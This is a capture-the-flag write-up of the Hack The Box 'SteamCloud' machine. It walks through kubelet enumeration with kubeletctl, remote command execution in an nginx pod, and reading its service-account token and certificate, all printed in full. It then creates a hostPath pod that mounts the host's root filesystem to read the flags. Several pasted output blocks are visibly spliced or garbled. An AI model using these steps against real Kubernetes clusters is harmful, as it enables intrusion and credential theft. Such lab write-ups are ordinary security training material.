SteamCloud - HTB
About SteamCloud
A port scan conducted with nmap reveals specific Kubernetes and Kubelet ports running on the target. It is not possible to enumerate the Kubernetes API because it requires authentication. However, it is possible to enumerate the Kubelet service on port 10250 and discover the pods running in the Kubernetes cluster. The nginx pod allows code execution, and within it, the access token and certificate can be found for authenticating to the Kubernetes API. With the token and certificate, a new malicious pod was created, and the main target’s filesystem was mounted within it, allowing for the capture of both user and root flags.
Initial scan and enumeration
nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
./basic-enum.sh 10.10.11.133
[+++++++++++++++++++++]
Enumeration starting
[+++++++++++++++++++++]

TARGET: 10.10.11.133

Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-06 22:31 -03
Nmap scan report for 10.10.11.133
Host is up (0.15s latency).

PORT      STATE  SERVICE          VERSION
22/tcp    open   ssh              OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
84/tcp    closed ctf
2379/tcp  open   ssl/etcd-client?
2380/tcp  open   ssl/etcd-server?
3002/tcp  closed exlm-agent
4232/tcp  closed vrml-multi-use
8443/tcp  open   ssl/https-alt
10249/tcp open   http             Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10250/tcp open   ssl/http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10256/tc10 open   http             Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
15613/tcp closed unknown
26851/tcp closed unknown
27380/tcp closed unknown
28638/tcp closed unknown
37013/tcp closed unknown
54223/tcp closed unknown
57739/tcp closed unknown
62486/tcp closed unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8443-TCP:V=7.94%T=SSL%I=7%D=9/6%Time=64F927F6%P=x86_64-pc-linux-gnu
SF:%r(GetRequest,22F,"HTTP/1\.0\x20403\x20Forbidden\r\nAudit-Id:\x207dd387
SF:b2-5617-456d-b7eb-c80ff0d3bbb7\r\nCache-Control:\x20no-cache,\x20privat
SF:e\r\nContent-Type:\x20application/json\r\nX-Content-Type-Options:\x20no
SF:sniff\r\nX-Kubernetes-Pf-Flowschema-Uid:\x2010b23329-6c55-4a56-b776-3e1
SF:5cd0123df\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x20b83f159c-cb69-45ac-a
SF:4e4-47fdcdc8cfd2\r\nDate:\x20Thu,\x2007\x20Sep\x202023\x2001:31:33\x20G
SF:MT\r\nContent-Length:\x20185\r\n\r\n{\"kind\":\"Status\",\"apiVersion\"
SF::\"v1\",\"metadata\":{},\"status\":\"Failure\",\"message\":\"forbidden:
SF:\x20User\x20\\\"system:anonymous\\\"\x20cannot\x20get\x20path\x20\\\"/\
SF:\\"\",\"reason\":\"Forbidden\",\"details\":{},\"code\":403}\n")%r(HTTPO
SF:ptions,233,"HTTP/1\.0\x20403\x20Forbidden\r\nAudit-Id:\x2075ac5259-a55c
SF:-4930-bdb3-5c7c9f91b79d\r\nCache-Control:\x20no-cache,\x20private\r\nCo
SF:ntent-Type:\x20application/json\r\nX-Content-Type-Options:\x20nosniff\r
SF:\nX-Kubernetes-Pf-Flowschema-Uid:\x2010b23329-6c55-4a56-b776-3e15cd0123
SF:df\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x20b83f159c-cb69-45ac-a4e4-47f
SF:dcdc8cfd2\r\nDate:\x20Thu,\x2007\x20Sep\x202023\x2001:31:34\x20GMT\r\nC
SF:ontent-Length:\x20189\r\n\r\n{\"kind\":\"Status\",\"apiVersion\":\"v1\"
SF:,\"metadata\":{},\"status\":\"Failure\",\"message\":\"forbidden:\x20Use
SF:r\x20\\\"system:anonymous\\\"\x20cannot\x20options\x20path\x20\\\"/\\\"
SF:\",\"reason\":\"Forbidden\",\"details\":{},\"code\":403}\n")%r(FourOhFo
SF:urRequest,24A,"HTTP/1\.0\x20403\x20Forbidden\r\nAudit-Id:\x20558607e2-9
SF:975-4924-9b77-14a356dbb829\r\nCache-Control:\x20no-cache,\x20private\r\
SF:nContent-Type:\x20application/json\r\nX-Content-Type-Options:\x20nosnif
SF:f\r\nX-Kubernetes-Pf-Flowschema-Uid:\x2010b23329-6c55-4a56-b776-3e15cd0
SF:123df\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x20b83f159c-cb69-45ac-a4e4-
SF:47fdcdc8cfd2\r\nDate:\x20Thu,\x2007\x20Sep\x202023\x2001:31:35\x20GMT\r
SF:\nContent-Length:\x20212\r\n\r\n{\"kind\":\"Status\",\"apiVersion\":\"v
SF:1\",\"metadata\":{},\"status\":\"Failure\",\"message\":\"forbidden:\x20
SF:User\x20\\\"system:anonymous\\\"\x20cannot\x20get\x20path\x20\\\"/nice\
SF:x20ports,/Trinity\.txt\.bak\\\"\",\"reason\":\"Forbidden\",\"details\":
SF:{},\"code\":403}\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.70 seconds
Done!
Analyzing the open ports:
22: OpenSSH 7.9p1
2379,2380: etcd*
etcd is an open source distributed key-value store used to hold and manage the critical information that distributed systems need to keep running. Most notably, it manages the configuration data, state data, and metadata for Kubernetes, the popular container orchestration platform.
https://www.ibm.com/topics/etcd
8443: Common alternative HTTPS port (https://www.speedguide.net/port.php?port=8443)
**10249,10250,10256:** Kubelets / Kubernetes related ports
Kubelet, a kubernetes extension, listens on port 10250, by default, and to interact with it, I used a tool called kubeletctl .
Reference: https://github.com/cyberark/kubeletctl
kubeletctl installation
wget https://github.com/cyberark/kubeletctl/releases/download/v1.9/kubeletctl_linux_amd64 && chmod a+x ./kubeletctl_linux_amd64 && mv ./kubeletctl_linux_amd64 /usr/local/bin/kubeletctl
Using kubeletctl to discover how many open pods are running
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌──(root㉿kali)-[/home/kali]
└─# kubeletctl pods --server 10.10.11.133
┌────────────────────────────────────────────────────────────────────────────────┐
│                                Pods from Kubelet                               │
├───┬────────────────────────────────────┬─────────────┬─────────────────────────┤
│   │ POD                                │ NAMESPACE   │ CONTAINERS              │
├───┼────────────────────────────────────┼─────────────┼─────────────────────────┤
│ 1 │ kube-controller-manager-steamcloud │ kube-system │ kube-controller-manager │
│   │                                    │             │                         │
├───┼────────────────────────────────────┼─────────────┼─────────────────────────┤
│ 2 │ kube-scheduler-steamcloud          │ kube-system │ kube-scheduler          │
│   │                                    │             │                         │
├───┼────────────────────────────────────┼─────────────┼─────────────────────────┤
│ 3 │ storage-provisioner                │ kube-system │ storage-provisioner     │
│   │                                    │             │                         │%2053bea8541a7427a9c9c3e0bf2a7fcd2
├───────────────┼───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│      nbf      │                                                                                              1.694050154e+09                                                                                              │
╰───────────────┴───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────╯
2. Pod: nginx
   Namespace: default
   Container: nginx
   Url: https://10.10.11.133:10250/run/default/nginx/nginx
   Output:
eyJhbGciOiJSUzI1NiIsImtpZCI6Iktyb1dqMDc2d2tVTmxKRTZlLTZlTW9DSXJvLXBpUUlMbnhFWnVCYklZYVUifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNzI1NTg2MjAyLCJpYXQiOjE2OTQwNTAyMDIsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0IiwicG9kIjp7Im5hbWUiOiJuZ2lueCIsInVpZCI6IjdjNGNmNDllLWRmMGQtNGVkZS1hMDA1LTA5OWZlNzc3MmUwNyJ9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiZGVmYXVsdCIsInVpZCI6IjI1NjYzZGVjLWVlODMtNDBiMC1iMDJmLTQxMjA0OGQ4NmJjMiJ9LCJ3YXJuYWZ0ZXIiOjE2OTQwNTM4MDl9LCJuYmYiOjE2OTQwNTAyMDIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx0OmRlZmF1bHQifQ.AW937iMQEICTDgnU8qo5Q4_yCtjhfb-0x9D3jqiX9B0ppOXyqgIyXKtoRoUa28QJDLI-xn8chWvDKbRqtkryF_1Nt82AcD-KS-PyTfN4xbaYBZIJ2w2xlAHmKR1IxMPZY2qJeACGiaE2O2vLLbKX9nHo2xMA1YUyN33cd6y_zbcsUpgHi87h2GDyDzQTeHM0cS29Pm8HY5RPK94xkE9CvVSulhQ9YZyYFnSpVonQFbZCuwdxQOBXXhI5hFFL6-L7LbyUugTcBChom3iFsh6YUXwLGCJTLtaSsI35afI_riTJR8jjhvJLCqj78KqFCas8U_1_wrDB4t2X2wUvqwFrVg

╭─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────╮
│                                                                                            Decoded JWT token                                                                                            │
├───────────────┬─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│      KEY      │                                                                                          VALUE                                                                                          │
├───────────────┼─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│      iss      │                                                                       https://kubernetes.default.svc.cluster.local                                                                      │
├───────────────┼─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│ kubernetes.io │ map[namespace:default pod:map[name:nginx uid:7c4cf49e-df0d-4ede-a005-099fe7772e07] serviceaccount:map[name:default uid:25663dec-ee83-40b0-b02f-412048d86bc2] warnafter:1.694053809e+09] │
├───────────────┼─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│      nbf      │                                                                                     1.694050202e+09                                                                                     │
├───────────────┼─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│      sub      │                                                                          system:serviceaccount:default:default                                                                          │
├───────────────┼─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│      aud      │                                                                      [https://kubernetes.default.svc.cluster.local]                                                                     │
├───────────────┼─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│      exp      │                                                                                     1.725586202e+09                                                                                     │
├───────────────┼─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│      iat      │                                                                                     1.694050202e+09                                                                                     │
╰───────────────┴─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────╯
Searching for rce
kubeletctl scan rce --server 10.10.11.133
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24

┌─────────────────────────────────────────────────────────────────────────────────────────────────────┐
│                                   Node with pods vulnerable to RCE                                  │
├───┬──────────────┬────────────────────────────────────┬─────────────┬─────────────────────────┬─────┤
│   │ NODE IP      │ PODS                               │ NAMESPACE   │ CONTAINERS              │ RCE │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│   │              │                                    │             │                         │ RUN │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 1 │ 10.10.11.133 │ kube-apiserver-steamcloud          │ kube-system │ kube-apiserver          │ -   │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 2 │              │ kube-controller-manager-steamcloud │ kube-system │ kube-controller-manager │ -   │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 3 │              │ kube-scheduler-steamcloud          │ kube-system │ kube-scheduler          │ -   │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 4 │              │ storage-provisioner                │ kube-system │ storage-provisioner     │ -   │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 5 │              │ kube-proxy-pkz95                   │ kube-system │ kube-proxy              │ +   │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 6 │              │ coredns-78fcd69978-xkxst           │ kube-system │ coredns                 │ -   │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 7 │              │ nginx                              │ default     │ nginx                   │ +   │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 8 │              │ etcd-steamcloud                    │ kube-system │ etcd                    │ -   │
└───┴──────────────┴────────────────────────────────────┴─────────────┴─────────────────────────┴─────┘
- Both
kube-proxy-pkz95andnginxpods are vulnerable to RCE. - I’ve got the JSON Web Token (JWT) for both.
Initial Foothold
RCE with kubeletctl
To confirm that the nginx pod is vulnerable to RCE (Remote Code Execution), I decided to list the contents of its filesystem:
kubeletctl run "ls /" --namespace default --pod nginx --container nginx --server 10.10.11.133

With RCE confirmed, I can start enumerating the filesystem in search of the access token and the pod’s certificate.
The service account access token and certificate for a Kubernetes pod are stored at /var/run/secrets/kubernetes.io/serviceaccount/
Privilege escalation
Obtaining the token and certificate of the nginx pod:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(root㉿kali)-[/home/kali]
└─\# kubeletctl run "cat /var/run/secrets/kubernetes.io/serviceaccount/token" --namespace default --pod nginx --container nginx --server 10.10.11.133
eyJhbGciOiJSUzI1NiIsImtpZCI6ImdXR3VfcS1Ya1lwTmJvUWwwTHBmMWJnTklMU0twSm9pdV9mbEdWbDZreWcifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNzI1OTg0OTAyLCJpYXQiOjE2OTQ0NDg5MDIsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0IiwicG9kIjp7Im5hbWUiOiJuZ2lueCIsInVpZCI6IjgyNjYxYjllLWRlYjEtNDU4MS1iNzEwLTFjMWI0Y2E4YmMxNCJ9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiZGVmYXVsdCIsInVpZCI6IjgwODYwZjAwLTRlOGItNDcwZi05NjllLWExMmNmZmM4OTBjNCJ9LCJ3YXJuYWZ0ZXIiOjE2OTQ0NTI1MDl9LCJuYmYiOjE2OTQ0NDg5MDIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx0OmRlZmF1bHQifQ.ME-cH2uYJ57LIWsKrzmhmCBl4I3vfqEJZ5oTyadmuzE2WlcVuTvW63EKgJWp_t0xe3vLZqhVQDGN7MgAbeyFOa3IX7f9dN_ZelG_1oVmrG2REsEJQvQKsbAacWzjP190qQayxv-rXdShI2xeBBPQXqoYKd4bHJBvSHRm5P3LpE8rTcZQumyKMFcIu7gJMTBCynua52MUktaMzZog8625DQSBdws4e6Uc5WJEUM4c2796qRU_ZLbbbnUaQQHJQS9GRXerFTFVhBmE_-d2iuJYprf5vHBeTjLXjVCkEEn4bJOu6V21IfgjwN4idY1JGmNXVN13AoUHeJ7fBZLlqnM9XQ

┌──(root㉿kali)-[/home/kali]
└─\# kubeletctl run "cat /var/run/secrets/kubernetes.io/serviceaccount/ca.crt" --namespace default --pod nginx --container nginx --server 10.10.11.133
-----BEGIN CERTIFICATE-----
MIIDBjCCAe6gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
a3ViZUNBMB4XDTIxMTEyOTEyMTY1NVoXDTMxMTEyODEyMTY1NVowFTETMBEGA1UE
AxMKbWluaWt1YmVDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOoa
YRSqoSUfHaMBK44xXLLuFXNELhJrC/9O0R2Gpt8DuBNIW5ve+mgNxbOLTofhgQ0M
HLPTTxnfZ5VaavDH2GHiFrtfUWD/g7HA8aXn7cOCNxdf1k7M0X0QjPRB3Ug2cID7
deqATtnjZaXTk0VUyUp5Tq3vmwhVkPXDtROc7QaTR/AUeR1oxO9+mPo3ry6S2xqG
VeeRhpK6Ma3FpJB3oN0Kz5e6areAOpBP5cVFd68/Np3aecCLrxf2Qdz/d9Bpisll
hnRBjBwFDdzQVeIJRKhSAhczDbKP64bNi2K1ZU95k5YkodSgXyZmmkfgYORyg99o
1pRrbLrfNk6DE5S9VSUCAwEAAaNhMF8wDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQW
MBQGCCsGAQUFBwMCBggrBgEFBQcDATAPBgNVHRMBAf8EBTADAQH/MB0GA1UdDgQW
BBSpRKCEKbVtRsYEGRwyaVeonBdMCjANBgkqhkiG9w0BAQsFAAOCAQEA0jqg5pUm
lt1jIeLkYT1E6C5xykW0X8mOWzmok17rSMA2GYISqdbRcw72aocvdGJ2Z78X/HyO
DGSCkKaFqJ9+tvt1tRCZZS3hiI+sp4Tru5FttsGy1bV5sa+w/+2mJJzTjBElMJ/+
9mGEdIpuHqZ15HHYeZ83SQWcj0H0lZGpSriHbfxAIlgRvtYBfnciP6Wgcy+YuU/D
xpCJgRAw0IUgK74EdYNZAkrWuSOA0Ua8KiKuhklyZv38Jib3FvAo4JrBXlSjW/R0
JWSyodQkEF60Xh7yd2lRFhtyE8J+h1HeTz4FpDJ7MuvfXfoXxSDQOYNQu09iFiMz
kf2eZIBNMp0TFg==
-----END CERTIFICATE-----
Save the certificate to a file named ca.crt using a text editor like nano, vim, or mousepad.
Export the token as an environment variable: export token=$(kubeletctl run "cat /var/run/secrets/kubernetes.io/serviceaccount/token" --namespace default --pod nginx --container nginx --server 10.10.11.133)
Verifiying permissions
kubectl --token=$token --certificate-authority=ca.crt --server=https://10.10.11.133:8443 auth can-i --list
The command checks the permissions of a user in Kubernetes based on the provided authentication token, the Certificate Authority (CA) certificate, and the specified API server address.

We have permission to get, create, and list for pods.
Creating an evil pod
We can query more info about the nginx pod using the commandline tool kubectl :
kubectl get pod nginx -o yaml --server https://10.10.11.133:8443 --certificate-authority=ca.crt --token=$token
“Create a .yml file according to the template below:”
f.yml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
apiVersion: v1
kind: Pod
metadata:
 name: nginxt
 namespace: default
spec:
 containers:
 - name: nginxt
 image: nginx:1.14.2
 volumeMounts:
 - mountPath: /root
 name: mount-root-into-mnt
 volumes:
 - name: mount-root-into-mnt
 hostPath:
 path: /
 automountServiceAccountToken: true
 hostNetwork: true
This file contains information to mount the filesystem of the main system into /root of the nginxt pod. It is important that the namespace is set to default and the image is nginx:1.14.2.
Creating a new nginxt pod:
1
2
3
┌──(root㉿kali)-[/home/kali]
└─\# kubectl --token=$token --certificate-authority=ca.crt --server=https://10.10.11.133:8443 apply -f f.yml
pod/nginxt created
Verifying that the pod has been created:
1
2
3
4
5
┌──(root㉿kali)-[/home/kali]
└─\# kubectl --token=$token --certificate-authority=ca.crt --server=https://10.10.11.133:8443 get pods
NAME     READY   STATUS    RESTARTS   AGE
nginx    1/1     Running   0          85m
nginxt   1/1     Running   0          23s
user.txt and root.txt flags
The pod has been created with the filesystem of the main system in its /root directory. We can then retrieve the user and root flags as follows:
kubeletctl run "cat /root/home/user/user.txt" --pod nginxt --container nginxt --server 10.10.11.133
kubeletctl run "cat /root/root/root.txt" --pod nginxt --container nginxt --server 10.10.11.133